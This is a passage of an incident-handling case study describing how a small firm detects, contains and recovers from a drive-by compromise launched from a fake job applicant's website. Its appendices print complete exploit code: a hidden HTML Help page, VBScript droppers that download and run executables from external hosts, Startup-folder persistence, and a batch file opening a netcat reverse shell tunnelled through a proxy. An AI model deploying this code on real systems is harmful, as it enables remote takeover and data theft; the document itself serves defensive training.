The previous year, in dealing with any of these third parties it became apparent that a proper security policy was needed, as all of the other companies requested a copy of it before they started work so they could agree on what was and wasn't permissible behaviour. For this policy to be of any use, it would have to be signed off and mandated by the Executive. Fred delegated this task to Paul to perform. Some weeks later, an Acceptable Use Policy, Configuration Management Policy, Firewall Policy and Incident Handling Policy were drafted, reviewed by the Board and after some disagreement and amendments, approved! Further policies would need to be developed over time, but this would was at least a good start (although unfortunately it hasn't been reviewed since!).

The Firewall Policy basically stated that all inbound traffic would have a default deny rule applied and only specific permitted inbound services would then be defined, such as SSH for administrative access, HTTP and HTTPS for the web server, etc. Firewall logs would be reviewed daily and the Incident Handling Policy invoked if suspicious activity was found.

The Configuration Management Policy summarised a basic build standard for both client and server machines. It also dictated how to manage any changes to these standards through a Change Control process and the recording of those changes in a database.

The Incident Handling Policy tried to answer certain questions that might come up during a security incident. As PIL had never experienced (to their knowledge!) a security incident, it was all somewhat theoretical. It was decided by the Executive that unless customer information was compromised, that they would not contact law enforcement authorities or attempt to capture further evidence against an attacker by leaving the access open and monitoring. Instead the priority was to keep evidence, but close the hole and recover from the incident.

In addition, an incident handling team was setup, consisting of people within the business who could assist with and manage an incident. This included a person from legal, HR, the Executive, customer care management (in case there was an impact on the customer base as a result of an incident). Paul's manager, Fred would manage the process and take most decisions. Paul was in charge of all of the technical work in identifying, containing, eradicating and recovering from an incident. After any incident, Paul would prepare a full report and all of the above parties would meet to have a "lessons learned" review and amend any policy as necessary to deal with future incidents.

It was decided that in the case of an incident, the boardroom could be used as a secure area for the incident team to work in. It was soundproofed and lockable and had several network points available in it. It also had a conference phone and a normal phone.

A small amount of budget was given for Paul to organise a jump bag of equipment that could be put aside for use during an incident (and not borrowed from for normal work!). Paul put the following equipment in to it:

- 5 notepads with numbered pages for writing an incident log (numbered in case they were required as evidence to show that no pages had been ripped out)
- 5 biros and a couple of highlighter pens
- A copy of all of the company security policies
- A printout of the company phone book, updated quarterly (in case the intranet was down)
- A list of external contacts for all IT systems where relevant
- A standard PC/server toolkit and torch
- A disposable camera
- Plastic evidence bags with ties
- Two brand new spare hard drives at least the size of the largest used in any PC in the company
- A box of blank floppy disks, CDR's and DVDR's
- An original OS disk for each operating system used throughout the company
- Knoppix Linux Live CD[25] for booting direct from CD on any system and performing forensics, examining the local drives, sniffing traffic, etc.
- A tools CD with up to date versions of various useful security tools (on CD so they can't be modified/infected)
- A USB thumbdrive for quickly transferring data between machines
- Several tested patch leads and a couple of cross-over cables
- A small hub (to allow sniffing of traffic where necessary)

It was hoped that this would be enough to deal with most eventualities. They had an external security company, SolveIT4U Ltd., that had helped them secure and audit the DMZ network and customer facing systems – they were available should there be anything that PIL didn't have the expertise to deal with (at significant cost!).

Identification

Vicky had been asked by Fred to find a new network/security expert to manage the equipment in their server centre. Up until now, they had used SolveIT4U for their customer facing systems and DMZ security. Although they were still happy to have SolveIT4U audit the security annually, the cost of having them support the infrastructure and add new systems was very high and PIL wanted it in-house.

Fred supplied Vicky with a list of requirements for the position. Unfortunately, their security policy did not stipulate that details pertaining to the network infrastructure should not be published public ally so Vicky put the full job description on the recruitment part of PIL's website.

Her first, very enthusiastic response, was from someone called Jane Seymour. Her CV looked very good with lots of experience covering every area they were looking for. She also lived very close by. It almost looked too good to be true! Interestingly, there was a hyperlink in her CV to her website, where she claimed to have written several security white papers on security DMZ equipment. Vicky thought she would at least summarise what Jane had on her website for Fred to examine later, so she clicked on the link. The page was a little slow to load and a HTML Help window popped open with some text about tools for supporting Windows (see Appendix C for screenshot). Slightly confused, she closed the help window to see the webpage below. It claimed to have a whitepaper covering pretty much every topic that was listed in the job requirements. However there were no hyperlinks on the page and it was very plain looking. Somewhat bemused, she closed it and put together an email to Fred with a brief summary of Jane's skillset and her CV. She also mentioned that Jane had a website, but it didn't look very professional and didn't appear to work.

The next day when Fred tried to open up the website to have a look himself, the page seemed to just hang without doing anything. Little did he know that the fact he manually patches his computer himself meant that the HTML Help exploit could no longer run on his machine at all. Curious, he call round to Vicky's office asking her if she got any further than he did. Vicky tried it again and sure enough, the page loaded properly and the HTML Help window appeared again.

Fred wasn't very technical, but he didn't think what had happened was quite right, so he fetched Paul to have a look. Paul was a little concerned when he saw the HTML Help window on screen too, as he knew it shouldn't just launch itself unprompted from a browser. The webpage behind it looked odd also, since it was meant to be a professional representation of an IT person looking for a job! He closed the help window and went to View – Source in the browser to have a closer look at the page. As Paul had a basic knowledge of HTML, the source code of this page was highly suspicious. The top part was incredibly simplistic and there was no sign of any links to white papers at all. Below that however he could see lots of scripting, which though he did not understand it all, seemed very out of place. He took a printout of the source code so he could have a closer look at it later at his desk.

Paul then asked Vicky if anything odd had happened to her system since she visited the site. She said that nothing had happened the day before, but this morning her PC logged in a little slowly and the screen flashed up some windows that disappeared before she could see what they were. Also, when running her HR application, she had been unable to access some reports that she had created the week before, which she had logged a help request for already through PIL's intranet based self-service helpdesk portal. Paul had not yet seen this request as he'd been busy all morning. This didn't sound good. Paul launched a command prompt and issued the following command (see Appendix D for full output from command):

```
C:\>netstat -ano
```

Netstat is a built-in Windows tool for displaying current TCP/IP network connections (and protocol statistics if desired). The following options were set:

-a	Displays all connections and listening ports
-n	Displays addresses and port numbers in numerical form
-o	Displays the owning process ID associated with each connection

After issuing this command with the syntax above, the results displayed are (from left to right) Protocol, Local Address, Foreign Address, State and PID (Process ID). Four entries in particular rang alarm bells with Paul. It showed a process bound to port 9999 on the loopback address listening for any connection:

```
TCP     127.0.0.1:9999          0.0.0.0:0                   LISTENING            2684
```

and an established connection from the loopback address to the loopback address (an address that by its nature can only be addressed locally) with the same PID:

```
TCP     127.0.0.1:9999          127.0.0.1:3173   ESTABLISHED          2684
```

and another process with an established connection to the first process on port 9999:

```
TCP     127.0.0.1:3173          127.0.0.1:9999   ESTABLISHED          1520
```

In addition, there was and entry for that original PID that had an established connection to PIL's proxy server:

```
TCP     10.129.69.102:3174      10.129.69.25:3128        ESTABLISHED          2684
```

He fired up Windows Task Manager and switched to the Process tab, where he went to View – Select Columns and added the PID column to show the Process ID of each running process. The PID 2684 belonged to a process called vmmreg32.exe and the PID 1520 to a process called twain_32.exe. These two files sounded familiar, but Paul was pretty sure they were meant to be .dll files and not executables. Still, he'd seen .dll's in the past that had executables of a similar name.

As he still wasn't sure what was going on here, he wanted to quickly check these two files to see what they were. He knew Sysinternals had a free program called Strings[26] that could examine an executable and dump out all the ASCII (text) strings of 3 characters or more. From this you could often see what a program was or did by looking for "English" amongst the gibberish. As it happens, Strings is one of many utilities that Paul keeps on his USB thumbdrive on his key ring, so he plugs this into Vicky's machine, making sure it's write protected first. From the USB drive he then enters the following command:

```
e:\utils>strings c:\windows\twain_32.exe > c:\results.txt
```

That tells strings to run without any additional arguments against the file "twain_32.exe" and redirect the output to a file called "results.txt". He then opens up the text file and skims through it. Towards the end there's quite a bit of text that he can read. Seems to be some sort of network program. Then he comes across the following text:

```
[v1.10 NT]
connect to somewhere:
nc [-options] hostname port[s] [ports] ...
listen for inbound:
nc -l -p port [options] [hostname] [port]
```

Netcat is a tool that Paul is very familiar with and he immediately recognises it. At this point he and Fred declare an incident. As there appears to be a live connection on the machine and they merely want to contain the incident, they pull the power cable out of the machine (shutting a machine down can trigger other events to happen and also alters the contents of the hard drive, which could cause problems if it's needed as evidence in a courtroom at a later date). A full timeline of the incident can be found in Appendix E.

Containment

Paul immediately gets his jump bag from the cabinet by his desk and returns to Vicky's machine. First things first, he gets out his numbered notepad and notes the date and time. Starting 15 minutes before, from when he arrived at Vicky's desk at 10:15am, Paul quickly notes all of the things he has done on her PC up until pulling the power cable. Each step he takes now will need to be carefully noted down with a time beside it.

He asks Vicky not to discuss the incident with people and takes her PC off to the boardroom (which thankfully is empty) to setup an incident response centre. As he still has no real idea what has happened, he needs to have a closer look at Vicky's system again. However he needs to get a binary backup of her hard disk to work on so her original disk can be kept as evidence. He'll do this using the dd utility from his Knoppix CD in his jump kit. Meanwhile, Fred goes off to inform the member of the Executive on the incident response team what is happening and that they are unaware of the extent of the breach as of yet. He then goes off to get Paul some kit for the incident room, including a spare PC and a monitor, keyboard and mouse for Vicky's machine.

Paul takes a new hard disk from his jump kit and puts it in Vicky's machine in place of the CDROM drive and then puts the CDROM drive as a secondary slave after adjusting the jumpers on it to be slave only. That avoids playing around with jumpers on either of the hard disks in case the so-called Cable Select doesn't work as it should. Having it on the secondary controller also means that he can be sure when he boots into Knoppix from the CD that the new disk will be /dev/hdb1 and Vicky's original disk will be /dev/hda1.

Fred comes back with the equipment and they boot up Vicky's machine from the Knoppix CD. Paul inserts a blank floppy disk to record an MD5 checksum onto (this is a way of taking a fingerprint of the drive and can confirm its integrity after the image is taken). Then he goes to a command shell and types the following:

```
root@ttyp0[root]# fdisk –l
root@ttyp0[root]# md5sum /dev/hda > /dev/fd0/hashfile_original
root@ttyp0[root]# dd if=/dev/hda of=/dev/hdb
root@ttyp0[root]# md5sum /dev/hdb > /dev/fd0/hashfile_copy
root@ttyp0[root]# cat /fd0/hashfile*
```

The first command displays all of the mounted drives in the system, to make sure that both /dev/hda and /dev/hdb are listed and that /dev/hda only has one partition, /dev/hda1, as expected. The second command takes an MD5 hash of the entire /dev/hda hard disk and writes it to a file called "hashfile_original" on the floppy disk. The third command runs the dd utility to make an exact binary copy of Vicky's hard disk (/dev/hda) onto the new hard disk (/dev/hdb), which takes some time. The fourth command takes an MD5 hash of the entire /dev/hdb hard disk this time and writes it to a file called "hashfile_copy" on the floppy disk. Finally the last command lists the contents of both hashfile files so you can directly compare the results (ie. they must be identical to indicate that the new disk is a perfect copy).

Having done this, Vicky's original hard disk is left to cool down for a few minutes and then put into a plastic evidence bag and sealed with a bag tie. Paul puts the clone drive back on the main drive controller, connects back the CDROM drive as it was and boots up the system (still not connected to the network though). He is now able to run Strings against the second file, “vmmreg32.exe” and finds the following revealing text as a result:

```
Bouncer
v1.0.RC6 (MileStone)
Build Date: %s %s
Apr 25 2002
21:18:15
Copyright (c) 2002 Chris Mason
All Rights Reserved
```

He’s not heard of Bouncer, so a quick search in Google for “Bouncer Chris Mason” reveals that it is a tool for tunnelling over an SSL proxy. This would explain why there was an established connection from Vicky’s machine to the proxy server. He then does a search of the C: drive for any file containing “vmmreg32.exe” as “A word or phrase in the file” using the Windows search utility. It comes back with three files: “Microsoft Office.hta”, “autoexec.bat” and “vmmreg32.exe” (itself).

Paul doesn’t know what a HTA file is but knows it shouldn’t be in the Startup folder and that it closely resembles the shortcut that MS Office setup often sticks in there. He knows however that “autoexec.bat” has no place in the c:\Windows folder. He right-clicks on the HTA file and chooses “Open With” and specifies Notepad. The file contains a lot of control characters and is a mess in Notepad, though he can see references to all of the files that he’s found so far. He then right-clicks on the batch file and chooses “Edit” to open it in Notepad.

This file is very clear. He can see that Bouncer and Netcat are run together to connect with a reverse shell to an external host. He also learns about another file called “hidewndw.exe” in here. Guessing from the name that it hides the windows previously opened, he finds the file in Windows Explorer and double clicks on it, which brings up the GUI for the utility, confirming its purpose. He also notes that this batch file gives away the IP address of the attacking host running Netcat at the other end. A quick scan on the web shows that this address comes from an IP block belonging to a Brazilian university.

Looking at the dates on all of these files, he can see that all but the HTA file were created at 10am that very morning. The HTA file was created at 10:12am – just before the time he first came to visit Vicky in her office. This all but confirms his suspicions that the web page she visited was the exploit mechanism for delivering these files. Curious as to whether there were any scheduled tasks setup to automate the payload, he typed the following at the command prompt:

```
C:\>at
Status ID    Day                              Time           Command Line
```

```
-------------------------------------------------------------------
      1   Each M T W Th F                  10:00 AM        c:\windows\autoexec.bat
```

Sure enough, it was set to run the batch file every weekday at 10am as he thought. Unfortunately, Vicky was a local admin on her machine as the HR/payroll application she ran required her to be in order to work. He asked Vicky who else might have opened the link and she confirms that only she and Fred opened it. Paul quickly pops out to Fred's machine and checks it for any sign of this exploit, which there isn't. While he's there, he logs onto his own machine and searches Google for "HTML Help hta PCHealth HHClick" (taking several random and reasonably unique sounding words from the HTML source code earlier and the window that popped up). This returned many results with almost exactly the same code as he'd seen on Jane's so-called homepage and revealed it was part of an exploit called "Microsoft Internet Explorer XP SP2 Fully Automated Remote Compromise". Quickly reading up on it he could see that there was a patch from Microsoft at the start of January and that the anti-virus vendors created a signature for it just after Christmas.

He went back to the clone machine and confirmed that the anti-virus had not updated itself since last November and there were no Microsoft patches applied to the machine in Add/Remove Programs since SP2 was applied some months back. At least he knew how it got through now! Paul knew that with remote Netcat access to this machine with local admin privileges, the attacker might as well have been sitting at the console. It would be hard to know what the attacker may have run, but Paul knew that Netcat could be a little difficult to work with when trying to FTP or Telnet from the remote box – normally requiring an input file to script the actions. He therefore did another search of the hard drive – this time for any files or folders created since 9am yesterday until now.

Many, many results came back as Vicky had been using the machine most of the day yesterday and most of the morning today. However there was only one new folder, created this morning at 10:02am. This would have been around when Paul asked Vicky to attempt viewing the website again and the HTA file ran for the second time (it would have run at startup too). The folder was "c:\Windows\DirectX" and contained, rather curiously, most of the customer website. The dates on the files started at 09:28 for a single text file "ftp.txt" and the next one was 09:32. From that time onwards the time incremented slowly with each file until the time where Paul had unplugged the machine. It correlated exactly with his notes. This was probably good news as it meant it was unlikely that the intruder had gone any further than just retrieving all of PIL's website files.

Paul had to know from the firewall and server logs in the DMZ for sure, so he rang his contact in SolveIT4U Ltd., as they currently looked after the actual administration of the servers and network equipment there. Within PIL, only Paul and Fred had a logon to access the web server for changing content via

FTP or checking stats via Telnet. It was the same username and password with either protocol. He was quite worried as to how the attacker might have found out these credentials given just under 30 minutes from when he/she first got remote access to the machine.

Boris, the SolveIT4U Ltd. security analyst quickly logged into the firewall, IDS logging machine and the web server to retrieve the logs and sent them to Paul. The firewall showed several outbound Telnet connections at 09:06 until 09:07 and two outbound FTP connections – one at 09:08 and the next at 09:32. All of the connections were from PIL's DHCP range in their main office from 10.129.69.102 to the web server on 212.xxx.xxx.130. The server logs from the web server showed the same times for the same connections. The Telnet ones appeared to terminate right after they were made, as did the first FTP one (neither Telnet or FTP will work directly and interactively from a Netcat shell). However the second FTP connection showed all of the website files being retrieved. Thankfully there was no evidence of anything having been uploaded. The IDS logs were inconclusive, as they showed a constant barrage of port scans and a few attempted (and failed) exploit code traces. The data from two days previously showed an aggressive Nmap scan against their entire subnet, but this tended to happen from time to time anyway so it may be unrelated. Tony instructed Boris to set a new and separate password for the FTP and Telnet access that he and Fred had, as the old one had been compromised. The reason for using separate passwords was to halve the potential for compromise if such a thing were to happen again.

Another helpful piece of evidence presented itself in the web server logs. On the same day that Vicky had received the application for the job, there was just one record of someone external accessing the jobs page in the section where the application form was at 16:04. The IP address was 82.xxx.xxx.125. This wasn't in the same range as the Netcat shell was sent out to, so perhaps they had caught the intruder red-handed accessing the page from his home computer. A quick check on the web showed that a large UK ISP owned the IP block. This seemed a much more likely culprit than a Brazilian university, which was more than likely a hacked staging box for the attack. This was noted in the incident log and underlined!

Eradication

In the course of Paul having identified and contained the incident, he also succeeded in eradicating it almost completely – or so he thought. As the attacker had only just begun to do their work, there was no damage done. However, he still did not know how the attacker had come to know the login credentials for the web server. The only way he could imagine it would have happened was by sniffing the password on the wire. However, Paul had not logged into the web server in the last couple of days and he confirmed that Fred had not either.

This opened up the possibility of the source of the information leak being an insider. The only prudent course of action, especially considering the small size of the company, was to visit every PC immediately and examine it for any sniffing software or sign of this same compromise. In order to be discreet, it would be done under the guise of updating everyone's anti-virus and Windows patches – something that was necessary to remove the entry point for any such future attack anyway.

Paul and Fred set about visiting every machine and thoroughly searching them while they applied the many patches that were missing. About half of them had out of date anti-virus too. They started with all the machines that were in use, just in case any hacking activity was still taking place, but found nothing. They then turned to the PC's that were not in use and started to do the same with them. Paul finally worked his way around to Tony's old machine and had a look at it. Cain & Abel was installed! Straight away he called Fred over and they agreed to follow the same evidence gathering precautions with this machine as they had with Vicky's. They pulled the power on it and set about making a binary copy to another hard drive. Meanwhile, they had now been around every single machine, updated it and inspected it for malware. As far as they were concerned, the incident was now fully contained and eradicated.

Recovery

Again, most of the recovery steps have already been taken care of in the previous two sections – all of the client machines have been patched and searched for malware to ensure they are clean and no longer vulnerable. The web server had had its passwords reset and the logs were checked for signs of any data alteration.

As Vicky had lost some important files that had not been backed up to her fileserver (the poorly written HR/payroll application would only write reports to her C: drive, and though she knew she was meant to run a script to back them up occasionally, she had not run it in several weeks), she had to choose how important it was to get them back. She could either run the reports again or pay to have the hard disk sent to a data recovery firm to get back as many of the deleted files as possible. However it was likely that little, if any would be recoverable as the attacker started downloading lots of content from the web server soon after deleting some random report files (when a file is deleted from a disk, the file remains but the pointer is removed – the next file written to disk in that physical location will overwrite it though). As she was slightly embarrassed over forgetting to back up her data, she agreed to stay in late a couple of nights to re-create it all! She was then given back her PC, but with a new hard disk in it with a fresh image just to make absolutely sure it was clean. Paul then ran the MBSA[27] (Microsoft Baseline Security Analyser) tool against all of the machines in the DHCP range to make sure they were definitely patched properly.

Meanwhile, Tony's hard disk had been cloned and bagged as evidence and they had booted it back up again on the cloned disk. Paul fired up Cain & Abel and sure enough it had captured one set of Telnet credentials in plain text and one VNC password encrypted, but not cracked. By pure chance and laziness in patching, Tony's computer had been patched into the one and only switch on the office LAN. This switch had been bought a month before to test in lieu of changing the entire LAN to a switched network. The idea was to have the IT, Executive, legal and HR staff only on it at first to reduce the risk of interception of plain-text data by sniffing. However this was a moot point, as Tony must have used ARP poison routing to intercept the credentials between Paul and the DMZ.

The date of the capture was the day before Tony had been fired. Although the VNC password had not been cracked, Paul could not take the risk that Tony may have taken home the 3DES-encrypted password to crack at his leisure. He therefore logged into each server with VNC running and changed all of those passwords too. Tony's machine was then rebuilt before being returned to the call-centre floor for future use.

Lessons Learned

Paul was tasked with writing up the incident report afterwards. The Executive decided they would not take any further action as little damage had been done and the cost of prosecuting would outweigh the benefits of doing so. However they did ask that the disk images that were taken as evidence and the incident report and all of the collected logs be locked away and kept just in case there was any further trouble from Tony.

Included in Paul's incident report was a summary of actions that should be taken to mitigate such an attack in the future. He submitted the following table to put these suggestions to the business:

Issue	***Suggested Mitigation Action***
No automated client patching	Patch management software is required to achieve this. Free software such as Microsoft's SUS[28] provide a reasonable solution, although commercial products such as Update Expert[29], Microsoft SMS2003[30], etc. give far more reliable results and provide better manageability and reporting.
No automated anti-virus patching or central management	Upgrade current McAfee 4.51 licences to version 8 for all clients and servers and purchase McAfee ePolicy Orchestrator[31] to manage the deployment of updates and provide reporting.
No IDS to detect threats on internal LAN	Snort[11] (free software) is currently in use on the DMZ network to monitor for attacks and log evidence and should be extended to the internally to provide full cover
Lack of analysis at application level of traffic leaving the office LAN	An application level firewall could be investigated to examine any types of traffic that are allowed to pass through the firewall outbound. Such a device would have seen that the SSL tunnel used in this incident was not actually normal SSL traffic, but shell commands.
Hubs used on internal LAN	The internal LAN should be upgraded to a fully switched network to reduce the likelihood of sniffing. Although it would not have prevented this incident (as ARP poisoning was used to sniff the switch Paul and Tony were plugged into), it is still a prudent step in adding difficulty (defence in depth) and has the added benefit of drastically improving busy LAN performance.
Plain text protocols in use for DMZ administration	Although the hosts in the DMZ network only allow SSL connections inbound from the internet for remote administration by SolveIT4U Ltd., this policy is not currently extended to connections from the internal LAN, leaving them open to sniffing attacks. This is resolved very easily by only allowing SSH and SFTP access for shell access and file transfer respectively.
Lack of access control to hosts in DMZ	Create a separate secure management VLAN for administration of DMZ hosts. Lock the firewall down to only accept connections from this VLAN on the specified ports (SSH and SFTP as described above).
Too much information about infrastructure available publicly on PIL's website	Change policy on job postings to have more general descriptions of required skillsets. Further detailed information can be communicated when proper contact channels have been setup with an applicant.

Users not aware of current browser risks	Users can't be expected to know about each new security risk in web browsers. Regular security awareness training should be provided to reduce the risk of users accidentally compromising themselves by browsing the web or opening emails.

Appendix A: The Exploit Source Code

sp2rc.htm

```
----------------------------------------------------------------------
&lt;OBJECT id="localpage" type="application/x-oleobject" classid="clsid:adb880a6-d8ff-11cf-9377-00aa003b7a11" height=7%
style="position:absolute;top:140;left:72;z-index:100;"
codebase="hhctrl.ocx#Version=5,2,3790,1194" width="7%">
<PARAM name="Command" value="Related Topics, MENU">
<PARAM name="Button" value="Text:Just a button">
<PARAM name="Window" value="$global_blank">
<PARAM name="Item1"
value="command;file://C:\WINDOWS\PCHealth\HelpCtr\System\blurbs\tools.htm">
&lt;/OBJECT&gt;


&lt;OBJECT id="inject" type="application/x-oleobject" classid="clsid:adb880a6-d8ff-11cf-9377-00aa003b7a11" height=7%
style="position:absolute;top:140;left:72;z-index:100;"
codebase="hhctrl.ocx#Version=5,2,3790,1194" width="7%">
<PARAM name="Command" value="Related Topics, MENU">
<PARAM name="Button" value="Text:Just a button">
<PARAM name="Window" value="$global_blank">
<PARAM name="Item1" value='command;javascript:execScript("document.write(\"&lt;script
language=\\\"vbscript\\\"
src=\\\"http://freehost07.websamba.com/greyhats/writehta.txt\\\"\"+String.fromCharCode(62)+\"</
scr\"+\"ipt\"+String.fromCharCode(62))")'>
&lt;/OBJECT&gt;


&lt;script&gt;
localpage.HHClick();
setTimeout("inject.HHClick()",100);
&lt;/script&gt;
----------------------------------------------------------------------
```

writehta.txt

```
----------------------------------------------------------------------
Dim Conn, rs
Set Conn = CreateObject("ADODB.Connection")
Conn.Open "Driver={Microsoft Text Driver (*.txt; *.csv)};" & _
"Dbq=http://www.malware.com;" & _
"Extensions=asc,csv,tab,txt;" & _
"Persist Security Info=False"
Dim sql
sql = "SELECT * from foobar.txt"
set rs = conn.execute(sql)
set rs =CreateObject("ADODB.recordset")
rs.Open "SELECT * from foobar.txt", conn
rs.Save "C:\Documents and Settings\All Users\Start Menu\Programs\Startup\Microsoft
Office.hta", adPersistXML
```

```
rs.close
conn.close
window.close
--------------------------------------------------------------------
```

f00bar.txt

```
--------------------------------------------------------------------
"meaning less shit i had to put here"
"&lt;script language=vbscript> crap = """
""": on error resume next: crap = """
""" : set o = CreateObject(""msxml2.XMLHTTP"") : crap="""
""" : o.open ""GET"",""http://freehost07.websamba.com/greyhats/malware.exe"",False : crap="""
""" : o.send : crap="""
""" : set s = createobject(""adodb.stream"") : crap="""
""" : s.type=1 : crap="""
""" : s.open : crap="""
""" : s.write o.responseBody : crap="""
""" : s.savetofile ""C:\malware.exe"",2 : crap="""
""" : Set ws = CreateObject(""WScript.Shell"") : crap="""
""" : ws.Run ""C:\malware.exe"", 3, FALSE : crap="""
"""&lt;/script&gt; crap="""
--------------------------------------------------------------------
```

Appendix B: Source Code Used in the Attack

The index.html file was modified to look more like a normal HTML page by reproducing some of the code used in an example by Michael Evanchik[32]. I created Autoexec.bat. The rest of the files were adapted from the original code in Appendix A.

autoexec.bat


```
-------------------------------------------------------------------
cmd.exe /c start /min c:\windows\vmmreg32.exe --bind 127.0.0.1 --port 9999 --destination
82.xxx.xxx.125:443 --tunnel 10.129.69.25:3128

cmd.exe /c start /min c:\windows\twain_32.exe -e cmd.exe 127.0.0.1 9999

c:\windows\hidewndw.exe c:\windows\vmmreg32.exe
c:\windows\hidewndw.exe c:\windows\twain_32.exe
c:\windows\hidewndw.exe "c:\Documents and Settings\All Users\Start
Menu\Programs\Startup\Microsoft Office.hta"
-------------------------------------------------------------------
```

f00bar.txt

```
-------------------------------------------------------------------
"meaning less shit i had to put here"
"<script language=vbscript> crap = """
""": on error resume next: crap = """
""" : set o = CreateObject(""msxml2.XMLHTTP"") : crap="""
""" : o.open ""GET"",""http://www.xxxxxx.com/twain_32.exe"",False : crap="""
""" : o.send : crap="""
""" : set s = createobject(""adodb.stream"") : crap="""
""" : s.type=1 : crap="""
""" : s.open : crap="""
""" : s.write o.responseBody : crap="""
""" : s.savetofile ""C:\windows\twain_32.exe"",2 : crap="""
""" : o.open ""GET"",""http://www.xxxxxx.com/vmmreg32.exe"",False : crap="""
""" : o.send : crap="""
""" : set s = createobject(""adodb.stream"") : crap="""
""" : s.type=1 : crap="""
""" : s.open : crap="""
""" : s.write o.responseBody : crap="""
""" : s.savetofile ""C:\windows\vmmreg32.exe"",2 : crap="""
""" : o.open ""GET"",""http://www.xxxxxx.com/hidewndw.exe"",False : crap="""
""" : o.send : crap="""
""" : set s = createobject(""adodb.stream"") : crap="""
""" : s.type=1 : crap="""
""" : s.open : crap="""
""" : s.write o.responseBody : crap="""
""" : s.savetofile ""C:\windows\hidewndw.exe"",2 : crap="""
""" : o.open ""GET"",""http://www.xxxxxx.com/autoexec.bat"",False : crap="""
""" : o.send : crap="""
""" : set s = createobject(""adodb.stream"") : crap="""
""" : s.type=1 : crap="""
""" : s.open : crap="""
""" : s.write o.responseBody : crap="""
""" : s.savetofile ""C:\windows\autoexec.bat"",2 : crap="""
""" : Set ws = CreateObject(""WScript.Shell"") : crap="""
""" : ws.Run ""C:\windows\autoexec.bat"", 3, FALSE : crap="""
"""</script> crap="""
```

```
-------------------------------------------------------------------

index.html
-------------------------------------------------------------------
<html>
<head>
<title>
Jane Seymour's Security White Papers
</title>
</head>
<body>
<center>
<font size="6" face="arial"><b>My Security Documents</font><br><br><br><br>
<p>Welcome to my archive of extensive security research</p>
<br><br>
<p>Whitepaper on DMZ security</p>
<p>Whitepaper on NetScreen lockdown</p>
<p>Whitepaper on Cisco router configuration and lockdown</p>
<p>Whitepaper on Linux security holes</p>

<div style="display:none">

<OBJECT id="localpage" type="application/x-oleobject" classid="clsid:adb880a6-d8ff-11cf-9377-
00aa003b7a11" height=7%
style="position:absolute;top:140;left:72;z-index:100;"
codebase="hhctrl.ocx#Version=5,2,3790,1194" width="7%">
<PARAM name="Command" value="Related Topics, MENU">
<PARAM name="Button" value="Text:Just a button">
<PARAM name="Window" value="$global_blank">
<PARAM                                                                          name="Item1"
value="command;file://C:\WINDOWS\PCHealth\HelpCtr\System\blurbs\tools.htm">
</OBJECT>

<OBJECT  id="inject"  type="application/x-oleobject"  classid="clsid:adb880a6-d8ff-11cf-9377-
00aa003b7a11" height=7%
style="position:absolute;top:140;left:72;z-index:100;"
codebase="hhctrl.ocx#Version=5,2,3790,1194" width="7%">
<PARAM name="Command" value="Related Topics, MENU">
<PARAM name="Button" value="Text:Just a button">
<PARAM name="Window" value="$global_blank">
<PARAM       name="Item1"       value='command;javascript:execScript("document.write(\"<script
language=\\\"vbscript\\\"
src=\\\"http://www.xxxxxx.com/writehta.txt\\\"\"+String.fromCharCode(62)+\"</scr\"+\"ipt\"+String.fr
omCharCode(62))")'>
</OBJECT>

</div>
<script>
localpage.HHClick();
setTimeout("inject.HHClick()",100);
</script>
--------------------------------------------------------------------

writehta.txt
--------------------------------------------------------------------
on error resume next
Dim Conn, rs
Set Conn = CreateObject("ADODB.Connection")
Conn.Open "Driver={Microsoft Text Driver (*.txt; *.csv)};" & _
"Dbq=http://www.xxxxxx.com;" & _
"Extensions=asc,csv,tab,txt;" & _
"Persist Security Info=False"
Dim sql
sql = "SELECT * from f00bar.txt"
set rs = conn.execute(sql)
set rs =CreateObject("ADODB.recordset")
rs.Open "SELECT * from f00bar.txt", conn
rs.Save "C:\Documents and Settings\All Users\Start Menu\Programs\Startup\Microsoft
Office.hta", adPersistXML
rs.close
conn.close
--------------------------------------------------------------------
```

Appendix C: Attack Screenshot


Jane Seymour's Security White Papers - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Back
Search
Favorites
Address
http://www.xxxxxx.com/
HTML Help

My Security Docum

Welcome to my archive of extensive securi

Whitepaper on DMZ security

